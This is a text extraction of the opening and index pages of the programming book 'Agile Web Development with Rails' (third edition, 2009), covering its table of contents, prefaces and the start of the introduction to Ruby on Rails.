86, 397 starting, 45, 78 validate_on_, 397 Web service validate_on_create, 397 see also REST validates_acceptance_of, 400 Web spider, 505 validates_associated, 400 Weber, Florian, 20 validates_confirmation_of, 401 WebObjects, 23 validates_each, 401 WEBrick, 45, 78, 262 validates_exclusion_of, 402 -e option, 266 validates_format_of, 88, 402 weeks method, 281 validates_inclusion_of, 402 Weirich, Jim, 184, 255n, 510 validates_length_of, 160, 403 wget, 184 validates_numericality_of, 85, 404 where clause, 330 validates_presence_of, 85, 404 while statement, 674 validates_size_of, 405 whiny_nils (config), 682 validates_uniqueness_of, 405 Williams, Nic, 322n see also Active Record, callbacks Windows Value object, 348, 353 installation, Rails, 31 Varchar column type, 318 InstantRails, 31 vendor/ directory, 263 less command, 118 verbose (config), 684 MySQL and Cygwin, 74 Verification, 494 tab completion, 37n verify method, 494 with_options method, 285 Version (of Rails), 19 with_options method, 285 Version control, 37 with_routing method, 234 Versions, 19, 36, 44 word_wrap method, 517 View write_attribute method, 319 Action View, 29 WSDL, see Web service architecture of, 29–30 directory, 56 function of, 22 X instance variable, 55 XCode 3.0, 39 integration into controller and model, 523 XHR, see XMLHttpRequest
XHR METHOD 765 Z LIB xhr method, 229, 463, 582 Y XML, 626 YAML, 71, 275 automatic generation of, 187 aliasing in file, 266 generate with Builder, 510 test data, 216 template, see Template, rxml years method, 281 :xml parameter, 187, 468 years_ago method, 282 XML Builder, 30 years_since method, 282 XML Feed, 182f, 184f, 181–190 Yellow Fade Technique, 133, 134f XML-RPC, 628, see Web service yesterday method, 282 xml_http_request method, 229, 242, 248, 463 yield in layouts, 100, 548 XMLHttpRequest, 564, 576 yield statement, 676 see also Ajax XSS (Cross-site scripting), see Security, Z cross-site scripting Zlib, 490
The Pragmatic Bookshelf The Pragmatic Bookshelf features books written by developers for developers. The titles continue the well-known Pragmatic Programmer style, and continue to garner awards and rave reviews. As development gets more and more difficult, the Pragmatic Programmers will be there with more titles and products to help you stay on top of your game. Visit Us Online Agile Web Development with Rails http://pragprog.com/titles/rails3 Source code from this book, errata, and other resources. Come give us feedback, too! Register for Updates http://pragprog.com/updates Be notified when updates and new books become available. Join the Community http://pragprog.com/community Read our weblogs, join our online discussions, participate in our mailing list, interact with our wiki, and benefit from the experience of other Pragmatic Programmers. New and Noteworthy http://pragprog.com/news Check out the latest pragmatic developments in the news. Buy the Book If you liked this PDF, perhaps you’d like to have a paper copy of the book. It’s available for purchase at our store: pragmaticprogrammer.com/titles/rails3. Contact Us Phone Orders: 1-800-699-PROG (+1 919 847 3884) Online Orders: www.pragmaticprogrammer.com/catalog Customer Service: orders@pragmaticprogrammer.com Non-English Versions: translations@pragmaticprogrammer.com Pragmatic Teaching: academic@pragmaticprogrammer.com Author Proposals: proposals@pragmaticprogrammer.com

Pragmatic Agile Web Development With Rails.3rd Edition.2009

  • 2.
    Important Information About Rails Versions This book is written for Rails 2. As this book is going to press, the current generally available gem version of Rails is 2.2.2. The code in this book has been tested against this version. The Rails core team is continuing to work on Rails. From time to time, new releases may introduce incompatibilities for applications written for prior versions of Rails, including the code in this book. Sam Ruby is tracking the changes in Rails that affect this book on our wiki at http://pragprog.wikidot.com/changes-to-rails If you’re running a later version of Rails, check out the wiki pages to see if any changes are needed to our code. To determine the version of Rails that you are running, you can issue rails -v at a command prompt. Sam, Dave, and David
  • 3.
    Agile Web Developmentwith Rails Third Edition Sam Ruby Dave Thomas David Heinemeier Hansson Leon Breedt with Mike Clark James Duncan Davidson Justin Gehtland Andreas Schwarz The Pragmatic Bookshelf Raleigh, North Carolina Dallas, Texas
  • 4.
    Many of thedesignations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and The Pragmatic Program- mers, LLC was aware of a trademark claim, the designations have been printed in initial capital letters or in all capitals. The Pragmatic Starter Kit, The Pragmatic Programmer, Pragmatic Program- ming, Pragmatic Bookshelf and the linking g device are trademarks of The Pragmatic Programmers, LLC. Every precaution was taken in the preparation of this book. However, the publisher assumes no responsibility for errors or omissions, or for damages that may result from the use of information (including program listings) contained herein. Our Pragmatic courses, workshops, and other products can help you and your team create better software and have more fun. For more information, as well as the latest Pragmatic titles, please visit us at http://www.pragprog.com Copyright © 2009 The Pragmatic Programmers LLC. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form, or by any means, electronic, mechanical, photocopying, recording, or otherwise, without the prior consent of the publisher. Printed in the United States of America. ISBN-10: 1-934356-16-6 ISBN-13: 978-1-9343561-6-6 Printed on acid-free paper. P1.0 printing, March 2009 Version: 2009-3-19
  • 5.
    Contents Preface to theSecond Edition 11 Preface to the Third Edition 13 1 Introduction 14 1.1 Rails Is Agile . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 16 1.2 Finding Your Way Around . . . . . . . . . . . . . . . . . . . . . 17 1.3 Acknowledgments . . . . . . . . . . . . . . . . . . . . . . . . . . 19 Part I—Getting Started 21 2 The Architecture of Rails Applications 22 2.1 Models, Views, and Controllers . . . . . . . . . . . . . . . . . . 22 2.2 Active Record: Rails Model Support . . . . . . . . . . . . . . . . 25 2.3 Action Pack: The View and Controller . . . . . . . . . . . . . . . 29 3 Installing Rails 31 3.1 Your Shopping List . . . . . . . . . . . . . . . . . . . . . . . . . . 31 3.2 Installing on Windows . . . . . . . . . . . . . . . . . . . . . . . . 31 3.3 Installing on Mac OS X . . . . . . . . . . . . . . . . . . . . . . . 33 3.4 Installing on Linux . . . . . . . . . . . . . . . . . . . . . . . . . . 34 3.5 Choosing a Rails Version . . . . . . . . . . . . . . . . . . . . . . 36 3.6 Development Environments . . . . . . . . . . . . . . . . . . . . 36 3.7 Rails and Databases . . . . . . . . . . . . . . . . . . . . . . . . . 40 3.8 Keeping Up-to-Date . . . . . . . . . . . . . . . . . . . . . . . . . 42 3.9 Rails and ISPs . . . . . . . . . . . . . . . . . . . . . . . . . . . . 42 4 Instant Gratification 44 4.1 Creating a New Application . . . . . . . . . . . . . . . . . . . . . 44 4.2 Hello, Rails! . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 46 4.3 Linking Pages Together . . . . . . . . . . . . . . . . . . . . . . . 57 4.4 What We Just Did . . . . . . . . . . . . . . . . . . . . . . . . . . 61
  • 6.
    CONTENTS 6 Part II—Building an Application 62 5 The Depot Application 63 5.1 Incremental Development . . . . . . . . . . . . . . . . . . . . . . 63 5.2 What Depot Does . . . . . . . . . . . . . . . . . . . . . . . . . . . 64 5.3 Let’s Code . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 68 6 Task A: Product Maintenance 69 6.1 Iteration A1: Getting Something Running . . . . . . . . . . . . 69 6.2 Creating the Products Model and Maintenance Application . . 75 6.3 Iteration A2: Adding a Missing Column . . . . . . . . . . . . . . 79 6.4 Iteration A3: Validating! . . . . . . . . . . . . . . . . . . . . . . . 85 6.5 Iteration A4: Making Prettier Listings . . . . . . . . . . . . . . . 89 7 Task B: Catalog Display 95 7.1 Iteration B1: Creating the Catalog Listing . . . . . . . . . . . . 95 7.2 Iteration B2: Adding a Page Layout . . . . . . . . . . . . . . . . 99 7.3 Iteration B3: Using a Helper to Format the Price . . . . . . . . 101 7.4 Iteration B4: Linking to the Cart . . . . . . . . . . . . . . . . . . 102 8 Task C: Cart Creation 105 8.1 Sessions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 105 8.2 Iteration C1: Creating a Cart . . . . . . . . . . . . . . . . . . . . 109 8.3 Iteration C2: Creating a Smarter Cart . . . . . . . . . . . . . . 112 8.4 Iteration C3: Handling Errors . . . . . . . . . . . . . . . . . . . 115 8.5 Iteration C4: Finishing the Cart . . . . . . . . . . . . . . . . . . 120 9 Task D: Add a Dash of Ajax 124 9.1 Iteration D1: Moving the Cart . . . . . . . . . . . . . . . . . . . 125 9.2 Iteration D2: Creating an Ajax-Based Cart . . . . . . . . . . . . 130 9.3 Iteration D3: Highlighting Changes . . . . . . . . . . . . . . . . 133 9.4 Iteration D4: Hiding an Empty Cart . . . . . . . . . . . . . . . . 136 9.5 Iteration D5: Degrading If Javascript Is Disabled . . . . . . . . 139 9.6 What We Just Did . . . . . . . . . . . . . . . . . . . . . . . . . . 140 10 Task E: Check Out! 142 10.1 Iteration E1: Capturing an Order . . . . . . . . . . . . . . . . . 142 11 Task F: Administration 159 11.1 Iteration F1: Adding Users . . . . . . . . . . . . . . . . . . . . . 159 11.2 Iteration F2: Logging In . . . . . . . . . . . . . . . . . . . . . . . 168 11.3 Iteration F3: Limiting Access . . . . . . . . . . . . . . . . . . . . 171 11.4 Iteration F4: Adding a Sidebar, More Administration . . . . . . 174 Report erratum this copy is (P1.0 printing, March 2009)
  • 7.
    CONTENTS 7 12 Task G: One Last Wafer-Thin Change 181 12.1 Generating the XML Feed . . . . . . . . . . . . . . . . . . . . . . 181 12.2 Finishing Up . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 191 13 Task I: Internationalization 193 13.1 Iteration I1: Enabling Translation . . . . . . . . . . . . . . . . . 193 13.2 Iteration I2: Exploring Strategies for Content . . . . . . . . . . 207 14 Task T: Testing 210 14.1 Tests Baked Right In . . . . . . . . . . . . . . . . . . . . . . . . 210 14.2 Unit Testing of Models . . . . . . . . . . . . . . . . . . . . . . . . 211 14.3 Functional Testing of Controllers . . . . . . . . . . . . . . . . . 224 14.4 Integration Testing of Applications . . . . . . . . . . . . . . . . 240 14.5 Performance Testing . . . . . . . . . . . . . . . . . . . . . . . . . 249 14.6 Using Mock Objects . . . . . . . . . . . . . . . . . . . . . . . . . 253 Part III—Working with the Rails Framework 256 15 Rails in Depth 257 15.1 So, Where’s Rails? . . . . . . . . . . . . . . . . . . . . . . . . . . 257 15.2 Directory Structure . . . . . . . . . . . . . . . . . . . . . . . . . 257 15.3 Rails Configuration . . . . . . . . . . . . . . . . . . . . . . . . . 264 15.4 Naming Conventions . . . . . . . . . . . . . . . . . . . . . . . . . 268 15.5 Logging in Rails . . . . . . . . . . . . . . . . . . . . . . . . . . . 272 15.6 Debugging Hints . . . . . . . . . . . . . . . . . . . . . . . . . . . 272 15.7 What’s Next . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 274 16 Active Support 275 16.1 Generally Available Extensions . . . . . . . . . . . . . . . . . . 275 16.2 Enumerations and Arrays . . . . . . . . . . . . . . . . . . . . . 276 16.3 Hashes . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 278 16.4 String Extensions . . . . . . . . . . . . . . . . . . . . . . . . . . 278 16.5 Extensions to Numbers . . . . . . . . . . . . . . . . . . . . . . . 281 16.6 Time and Date Extensions . . . . . . . . . . . . . . . . . . . . . 282 16.7 An Extension to Ruby Symbols . . . . . . . . . . . . . . . . . . 284 16.8 with_options . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 284 16.9 Unicode Support . . . . . . . . . . . . . . . . . . . . . . . . . . . 285 17 Migrations 291 17.1 Creating and Running Migrations . . . . . . . . . . . . . . . . . 293 17.2 Anatomy of a Migration . . . . . . . . . . . . . . . . . . . . . . . 295 17.3 Managing Tables . . . . . . . . . . . . . . . . . . . . . . . . . . . 299 17.4 Data Migrations . . . . . . . . . . . . . . . . . . . . . . . . . . . 304 Report erratum this copy is (P1.0 printing, March 2009)
  • 8.
    CONTENTS 8 17.5 Advanced Migrations . . . . . . . . . . . . . . . . . . . . . . . . 307 17.6 When Migrations Go Bad . . . . . . . . . . . . . . . . . . . . . . 311 17.7 Schema Manipulation Outside Migrations . . . . . . . . . . . . 312 17.8 Managing Migrations . . . . . . . . . . . . . . . . . . . . . . . . 313 18 Active Record: The Basics 315 18.1 Tables and Classes . . . . . . . . . . . . . . . . . . . . . . . . . 316 18.2 Columns and Attributes . . . . . . . . . . . . . . . . . . . . . . 316 18.3 Primary Keys and ids . . . . . . . . . . . . . . . . . . . . . . . . 320 18.4 Connecting to the Database . . . . . . . . . . . . . . . . . . . . 322 18.5 Create, Read, Update, Delete (CRUD) . . . . . . . . . . . . . . . 327 18.6 Aggregation and Structured Data . . . . . . . . . . . . . . . . . 346 18.7 Miscellany . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 353 19 Active Record: Relationships Between Tables 357 19.1 Creating Foreign Keys . . . . . . . . . . . . . . . . . . . . . . . . 358 19.2 Specifying Relationships in Models . . . . . . . . . . . . . . . . 360 19.3 belongs_to and has_xxx Declarations . . . . . . . . . . . . . . . 362 19.4 Joining to Multiple Tables . . . . . . . . . . . . . . . . . . . . . 377 19.5 Self-referential Joins . . . . . . . . . . . . . . . . . . . . . . . . . 387 19.6 Acts As . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 388 19.7 When Things Get Saved . . . . . . . . . . . . . . . . . . . . . . . 392 19.8 Preloading Child Rows . . . . . . . . . . . . . . . . . . . . . . . 394 19.9 Counters . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 395 20 Active Record: Object Life Cycle 397 20.1 Validation . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 397 20.2 Callbacks . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 407 20.3 Advanced Attributes . . . . . . . . . . . . . . . . . . . . . . . . . 414 20.4 Transactions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 418 21 Action Controller: Routing and URLs 425 21.1 The Basics . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 425 21.2 Routing Requests . . . . . . . . . . . . . . . . . . . . . . . . . . 426 21.3 Resource-Based Routing . . . . . . . . . . . . . . . . . . . . . . 441 21.4 Testing Routing . . . . . . . . . . . . . . . . . . . . . . . . . . . . 458 22 Action Controller and Rails 461 22.1 Action Methods . . . . . . . . . . . . . . . . . . . . . . . . . . . . 461 22.2 Cookies and Sessions . . . . . . . . . . . . . . . . . . . . . . . . 473 22.3 Flash: Communicating Between Actions . . . . . . . . . . . . . 486 22.4 Filters and Verification . . . . . . . . . . . . . . . . . . . . . . . 488 22.5 Caching, Part One . . . . . . . . . . . . . . . . . . . . . . . . . . 496 22.6 The Problem with GET Requests . . . . . . . . . . . . . . . . . . 505 Report erratum this copy is (P1.0 printing, March 2009)
  • 9.
    CONTENTS 9 23 Action View 508 23.1 Templates . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 508 23.2 Using Helpers . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 514 23.3 Helpers for Formatting, Linking, and Pagination . . . . . . . . 515 23.4 How Forms Work . . . . . . . . . . . . . . . . . . . . . . . . . . . 523 23.5 Forms That Wrap Model Objects . . . . . . . . . . . . . . . . . . 524 23.6 Custom Form Builders . . . . . . . . . . . . . . . . . . . . . . . 537 23.7 Working with Nonmodel Fields . . . . . . . . . . . . . . . . . . . 541 23.8 Uploading Files to Rails Applications . . . . . . . . . . . . . . . 544 23.9 Layouts and Components . . . . . . . . . . . . . . . . . . . . . . 548 23.10 Caching, Part Two . . . . . . . . . . . . . . . . . . . . . . . . . . 555 23.11 Adding New Templating Systems . . . . . . . . . . . . . . . . . 560 24 The Web, v2.0 563 24.1 Prototype . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 563 24.2 Script.aculo.us . . . . . . . . . . . . . . . . . . . . . . . . . . . . 583 24.3 RJS Templates . . . . . . . . . . . . . . . . . . . . . . . . . . . . 600 24.4 Conclusion . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 607 25 Action Mailer 609 25.1 Sending E-mail . . . . . . . . . . . . . . . . . . . . . . . . . . . . 609 25.2 Receiving E-mail . . . . . . . . . . . . . . . . . . . . . . . . . . . 620 25.3 Testing E-mail . . . . . . . . . . . . . . . . . . . . . . . . . . . . 622 26 Active Resources 625 26.1 Alternatives to Active Resource . . . . . . . . . . . . . . . . . . 625 26.2 Show Me the Code! . . . . . . . . . . . . . . . . . . . . . . . . . . 628 26.3 Relationships and Collections . . . . . . . . . . . . . . . . . . . 631 26.4 Pulling It All Together . . . . . . . . . . . . . . . . . . . . . . . . 634 Part IV—Securing and Deploying Your Application 636 27 Securing Your Rails Application 637 27.1 SQL Injection . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 637 27.2 Creating Records Directly from Form Parameters . . . . . . . 640 27.3 Don’t Trust id Parameters . . . . . . . . . . . . . . . . . . . . . 641 27.4 Don’t Expose Controller Methods . . . . . . . . . . . . . . . . . 642 27.5 Cross-Site Scripting (CSS/XSS) . . . . . . . . . . . . . . . . . . 643 27.6 Avoid Session Fixation Attacks . . . . . . . . . . . . . . . . . . 646 27.7 File Uploads . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 646 27.8 Don’t Store Sensitive Information in the Clear . . . . . . . . . 647 27.9 Use SSL to Transmit Sensitive Information . . . . . . . . . . . 648 27.10 Don’t Cache Authenticated Pages . . . . . . . . . . . . . . . . . 650 27.11 Knowing That It Works . . . . . . . . . . . . . . . . . . . . . . . 650 Report erratum this copy is (P1.0 printing, March 2009)
  • 10.
    CONTENTS 10 28 Deployment and Production 651 28.1 Starting Early . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 651 28.2 How a Production Server Works . . . . . . . . . . . . . . . . . . 652 28.3 Installing Passenger . . . . . . . . . . . . . . . . . . . . . . . . . 655 28.4 Worry-Free Deployment with Capistrano . . . . . . . . . . . . . 657 28.5 Checking Up on a Deployed Application . . . . . . . . . . . . . 661 28.6 Production Application Chores . . . . . . . . . . . . . . . . . . . 662 28.7 Moving On to Launch and Beyond . . . . . . . . . . . . . . . . 664 Part V—Appendixes 665 A Introduction to Ruby 666 A.1 Ruby Is an Object-Oriented Language . . . . . . . . . . . . . . 666 A.2 Ruby Names . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 667 A.3 Methods . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 668 A.4 Classes . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 670 A.5 Modules . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 672 A.6 Arrays and Hashes . . . . . . . . . . . . . . . . . . . . . . . . . . 673 A.7 Control Structures . . . . . . . . . . . . . . . . . . . . . . . . . . 674 A.8 Regular Expressions . . . . . . . . . . . . . . . . . . . . . . . . . 675 A.9 Blocks and Iterators . . . . . . . . . . . . . . . . . . . . . . . . . 675 A.10 Exceptions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 676 A.11 Marshaling Objects . . . . . . . . . . . . . . . . . . . . . . . . . 677 A.12 Interactive Ruby . . . . . . . . . . . . . . . . . . . . . . . . . . . 677 A.13 Ruby Idioms . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 677 A.14 RDoc Documentation . . . . . . . . . . . . . . . . . . . . . . . . 679 B Configuration Parameters 680 B.1 Top-Level Configuration . . . . . . . . . . . . . . . . . . . . . . . 680 B.2 Active Record Configuration . . . . . . . . . . . . . . . . . . . . 682 B.3 Action Controller Configuration . . . . . . . . . . . . . . . . . . 684 B.4 Action View Configuration . . . . . . . . . . . . . . . . . . . . . 686 B.5 Action Mailer Configuration . . . . . . . . . . . . . . . . . . . . 686 B.6 Test Case Configuration . . . . . . . . . . . . . . . . . . . . . . . 688 C Source Code 689 C.1 The Full Depot Application . . . . . . . . . . . . . . . . . . . . . 689 D Resources 727 D.1 Online Resources . . . . . . . . . . . . . . . . . . . . . . . . . . 727 Index 729 Report erratum this copy is (P1.0 printing, March 2009)
  • 11.
    Tous les jours,à tous points de vue, je vais de mieux en mieux. Émile Coué Preface to the Second Edition It has been eighteen months since I announced the first edition of this book. It was clear before the book came out that Rails would be big, but I don’t think anyone back then realized just how significant this framework would turn out to be. In the year that followed, Rails went from strength to strength. It was used as the basis for any number of new, exciting websites. Just as significantly, large corporations (many of them household names) started to use Rails for both inward- and outward-facing applications. Rails gained critical acclaim, too. David Heinemeier Hansson, the creator of Rails, was named Hacker of the Year at OSCON. Rails won a Jolt Award as best web development tool, and the first edition of this book received a Jolt Award as best technical book. But the Rails core team didn’t just sit still, soaking up the praise. Instead, they’ve been heads-down adding new features and facilities. Rails 1.0, which came out some months after the first edition hit the streets, added features such as database migration support, as well as updated Ajax integration. Rails 1.1, released in the spring of 2006, was a blockbuster, with more than 500 changes since the previous release. Many of these changes are deeply significant. For example, RJS templates change the way that developers write Ajax-enabled applications, and the integration testing framework changes the way these applications can be tested. A lot of work has gone into extending and enhancing Active Record, which now includes polymorphic associations, join models, better caching, and a whole lot more. The time had come to update the book to reflect all this goodness. And, as I started making the changes, I realized that something else had changed. In the time since the first book was released, we’d all gained a lot more experience of just how to write a Rails application. Some stuff that seemed like a great idea didn’t work so well in practice, and other features that initially seemed peripheral turned out to be significant. And those new practices meant that the changes to the book went far deeper than I’d expected. I was no longer doing a cosmetic sweep through the text, adding a couple of new APIs. Instead, I found myself rewriting the content. Some chapters from the original have been removed, and new chapters have been added. Many of the rest have been
  • 12.
    P REFACE TOTHE S ECOND E DITION 12 completely rewritten. So, it became clear that we were looking at a second edition—basically a new book. It seems strange to be releasing a second edition at a time when the first edition is still among the best-selling programming books in the world. But Rails has changed, and we need to change this book with it. Enjoy! Dave Thomas October 2006 Report erratum this copy is (P1.0 printing, March 2009)
  • 13.
    Preface to theThird Edition When Dave asked me to join as a coauthor of the third edition of this book, I was thrilled. After all, it was from the first printing of the first edition of this book that I had learned Rails. Dave and I also have much in common. Although he prefers Emacs and Mac OS X and my preferences tend toward VIM and Ubuntu, we both share a love for the command line and getting our fingers dirty with code—starting with tangible examples before diving into heavy theory. Since the time the first edition was published (and, in fact, since the second edition), much has changed. Rails is now either preinstalled or packaged for easy installation on all major development platforms. Rails itself has evolved, and a number of features that were used in previous examples have been initially deprecated and subsequently removed. New features have been added, and much experience has been obtained as to what the best practices are for using Rails. As such, this book needs to adapt. Once again. Sam Ruby January 2009
  • 14.
    Chapter 1 Introduction Ruby on Rails is a framework that makes it easier to develop, deploy, and maintain web applications. During the months that followed its initial release, Rails went from being an unknown toy to being a worldwide phenomenon. It has won awards, and, more important, it has become the framework of choice for the implementation of a wide range of so-called Web 2.0 applications. It isn’t just trendy among hard-core hackers; many multinational companies are using Rails to create their web applications. Why is that? There seem to be many reasons. First, a large number of developers were frustrated with the technologies they were using to create web applications. It didn’t seem to matter whether they were using Java, PHP, or .NET—there was a growing sense that their job was just too damn hard. And then, suddenly, along came Rails, and Rails was easier. But easy on its own doesn’t cut it. We’re talking about professional developers writing real-world websites. They wanted to feel that the applications they were developing would stand the test of time—that they were designed and implemented using modern, professional techniques. So, these developers dug into Rails and discovered it wasn’t just a tool for hacking out sites. For example, all Rails applications are implemented using the Model-View- Controller (MVC) architecture. Java developers are used to frameworks such as Tapestry and Struts, which are based on MVC. But Rails takes MVC further: when you develop in Rails, there’s a place for each piece of code, and all the pieces of your application interact in a standard way. It’s as if you start with the skeleton of an application already prepared. Professional programmers write tests. And again, Rails delivers. All Rails appli- cations have testing support baked right in. As you add functionality to the
  • 15.
    C HAPTER 1.I NTRODUCTION 15 code, Rails automatically creates test stubs for that functionality. The frame- work makes it easy to test applications, and as a result, Rails applications tend to get tested. Rails applications are written in Ruby, a modern, object-oriented scripting language. Ruby is concise without being unintelligibly terse—you can express ideas naturally and cleanly in Ruby code. This leads to programs that are easy to write and (just as important) are easy to read months later. Rails takes Ruby to the limit, extending it in novel ways that make a pro- grammer’s life easier. This makes our programs shorter and more readable. It also allows us to perform tasks that would normally be done in external configuration files inside the codebase instead. This makes it far easier to see what’s happening. The following code defines the model class for a project. Don’t worry about the details for now. Instead, just think about how much information is being expressed in a few lines of code. class Project < ActiveRecord::Base belongs_to :portfolio has_one :project_manager has_many :milestones has_many :deliverables, :through => :milestones validates_presence_of :name, :description validates_acceptance_of :non_disclosure_agreement validates_uniqueness_of :short_name end Developers who came to Rails also found a strong philosophical underpinning. The design of Rails was driven by a couple of key concepts: DRY and conven- tion over configuration. DRY stands for don’t repeat yourself —every piece of knowledge in a system should be expressed in just one place. Rails uses the power of Ruby to bring that to life. You’ll find very little duplication in a Rails application; you say what you need to say in one place—a place often sug- gested by the conventions of the MVC architecture—and then move on. For programmers used to other web frameworks, where a simple change to the schema could involve them in half a dozen or more code changes, this was a revelation. Convention over configuration is crucial, too. It means that Rails has sensi- ble defaults for just about every aspect of knitting together your application. Follow the conventions, and you can write a Rails application using less code than a typical Java web application uses in XML configuration. If you need to override the conventions, Rails makes that easy, too. Developers coming to Rails found something else, too. Rails is new, and the core team of developers understands the new Web. Rails isn’t playing catch-up with the new de facto web standards; it’s helping define them. And Rails makes Report erratum this copy is (P1.0 printing, March 2009)
  • 16.
    R AILS IS A GILE 16 it easy for developers to integrate features such as Ajax and RESTful interfaces into their code, because support is built in. (And if you’re not familiar with Ajax and REST interfaces, never fear—we’ll explain them later in the book.) Developers are worried about deployment, too. They found that with Rails you can deploy successive releases of your application to any number of servers with a single command (and roll them back equally easily should the release prove to be somewhat less than perfect). Rails was extracted from a real-world, commercial application. It turns out that the best way to create a framework is to find the central themes in a specific application and then bottle them up in a generic foundation of code. When you’re developing your Rails application, you’re starting with half of a really good application already in place. But there’s something else to Rails—something that’s hard to describe. Some- how, it just feels right. Of course, you’ll have to take our word for that until you write some Rails applications for yourself (which should be in the next 45 minutes or so...). That’s what this book is all about. 1.1 Rails Is Agile The title of this book is Agile Web Development with Rails. You may be sur- prised to discover that we don’t have explicit sections on applying agile prac- tices X, Y, and Z to Rails coding. The reason is both simple and subtle. Agility is part of the fabric of Rails. Let’s look at the values expressed in the Agile Manifesto as a set of four pref- erences:1 Agile development favors the following: • Individuals and interactions over processes and tools • Working software over comprehensive documentation • Customer collaboration over contract negotiation • Responding to change over following a plan Rails is all about individuals and interactions. There are no heavy toolsets, no complex configurations, and no elaborate processes. There are just small groups of developers, their favorite editors, and chunks of Ruby code. This leads to transparency; what the developers do is reflected immediately in what the customer sees. It’s an intrinsically interactive process. Rails doesn’t denounce documentation. Rails makes it trivially easy to cre- ate HTML documentation for your entire codebase. But the Rails development process isn’t driven by documents. You won’t find 500-page specifications at 1. http://agilemanifesto.org/. Dave Thomas was one of the seventeen authors of this document. Report erratum this copy is (P1.0 printing, March 2009)
  • 17.
    F INDING YOUR WAY A ROUND 17 the heart of a Rails project. Instead, you’ll find a group of users and devel- opers jointly exploring their need and the possible ways of answering that need. You’ll find solutions that change as both the developers and the users become more experienced with the problems they’re trying to solve. You’ll find a framework that delivers working software early in the development cycle. This software may be rough around the edges, but it lets the users start to get a glimpse of what you’ll be delivering. In this way, Rails encourages customer collaboration. When customers see just how quickly a Rails project can respond to change, they start to trust that the team can deliver what’s required, not just what has been requested. Confrontations are replaced by “What if?” sessions. That’s all tied to the idea of being able to respond to change. The strong, almost obsessive, way that Rails honors the DRY principle means that changes to Rails applications impact a lot less code than the same changes would in other frameworks. And since Rails applications are written in Ruby, where concepts can be expressed accurately and concisely, changes tend to be localized and easy to write. The deep emphasis on both unit and functional testing, along with support for test fixtures and stubs during testing, gives developers the safety net they need when making those changes. With a good set of tests in place, changes are less nerve-racking. Rather than constantly trying to tie Rails processes to the agile principles, we’ve decided to let the framework speak for itself. As you read through the tutorial chapters, try to imagine yourself developing web applications this way: working alongside your customers and jointly determining priorities and solu- tions to problems. Then, as you read the deeper reference material in the back, see how the underlying structure of Rails can enable you to meet your cus- tomers’ needs faster and with less ceremony. One last point about agility and Rails: although it’s probably unprofessional to mention this, think how much fun the coding will be. 1.2 Finding Your Way Around The first two parts of this book are an introduction to the concepts behind Rails and an extended example—we build a simple online store. This is the place to start if you’re looking to get a feel for Rails programming. In fact, most folks seem to enjoy building the application along with the book. If you don’t want to do all that typing, you can cheat and download the source code (a compressed tar archive or a zip file).2 2. http://www.pragprog.com/titles/rails3/code.html has the links for the downloads. Report erratum this copy is (P1.0 printing, March 2009)
  • 18.
    F INDING YOUR WAY A ROUND 18 The third part of the book, starting on page 257, is a detailed look at all the functions and facilities of Rails. This is where you’ll go to find out how to use the various Rails components and how to deploy your Rails applications efficiently and safely. Along the way, you’ll see various conventions we’ve adopted. Live Code Most of the code snippets we show come from full-length, running exam- ples that you can download. To help you find your way, if a code listing can be found in the download, there’ll be a bar above the snippet (just like the one here). Download work/demo1/app/controllers/say_controller.rb class SayController < ApplicationController def hello end end This contains the path to the code within the download. If you’re reading the PDF version of this book and your PDF viewer supports hyperlinks, you can click the bar, and the code should appear in a browser window. Some browsers (such as Safari) will mistakenly try to interpret some of the templates as HTML. If this happens, view the source of the page to see the real source code. And in some cases involving the modification of an existing file where the lines to be changed may not be immediately obvious, you will also see some helpful little triangles on the left of the lines that you will need to change. Two such lines are indicated in the previous code. Ruby Tips Although you need to know Ruby to write Rails applications, we realize that many folks reading this book will be learning both Ruby and Rails at the same time. Appendix A, on page 666, is a (very) brief introduction to the Ruby language. When we use a Ruby-specific construct for the first time, we’ll cross-reference it to that appendix. For example, this paragraph contains a gratuitous use of :name, a Ruby symbol. In the :name ֒ page 668 → margin, you’ll see an indication that symbols are explained on page 668. So, if you don’t know Ruby or if you need a quick refresher, you might want to read Appendix A, on page 666, before you go too much further. There’s a lot of code in this book.... David Says... Every now and then you’ll come across a David Says... sidebar. Here’s where David Heinemeier Hansson gives you the real scoop on some par- ticular aspect of Rails—rationales, tricks, recommendations, and more. Report erratum this copy is (P1.0 printing, March 2009)
  • 19.
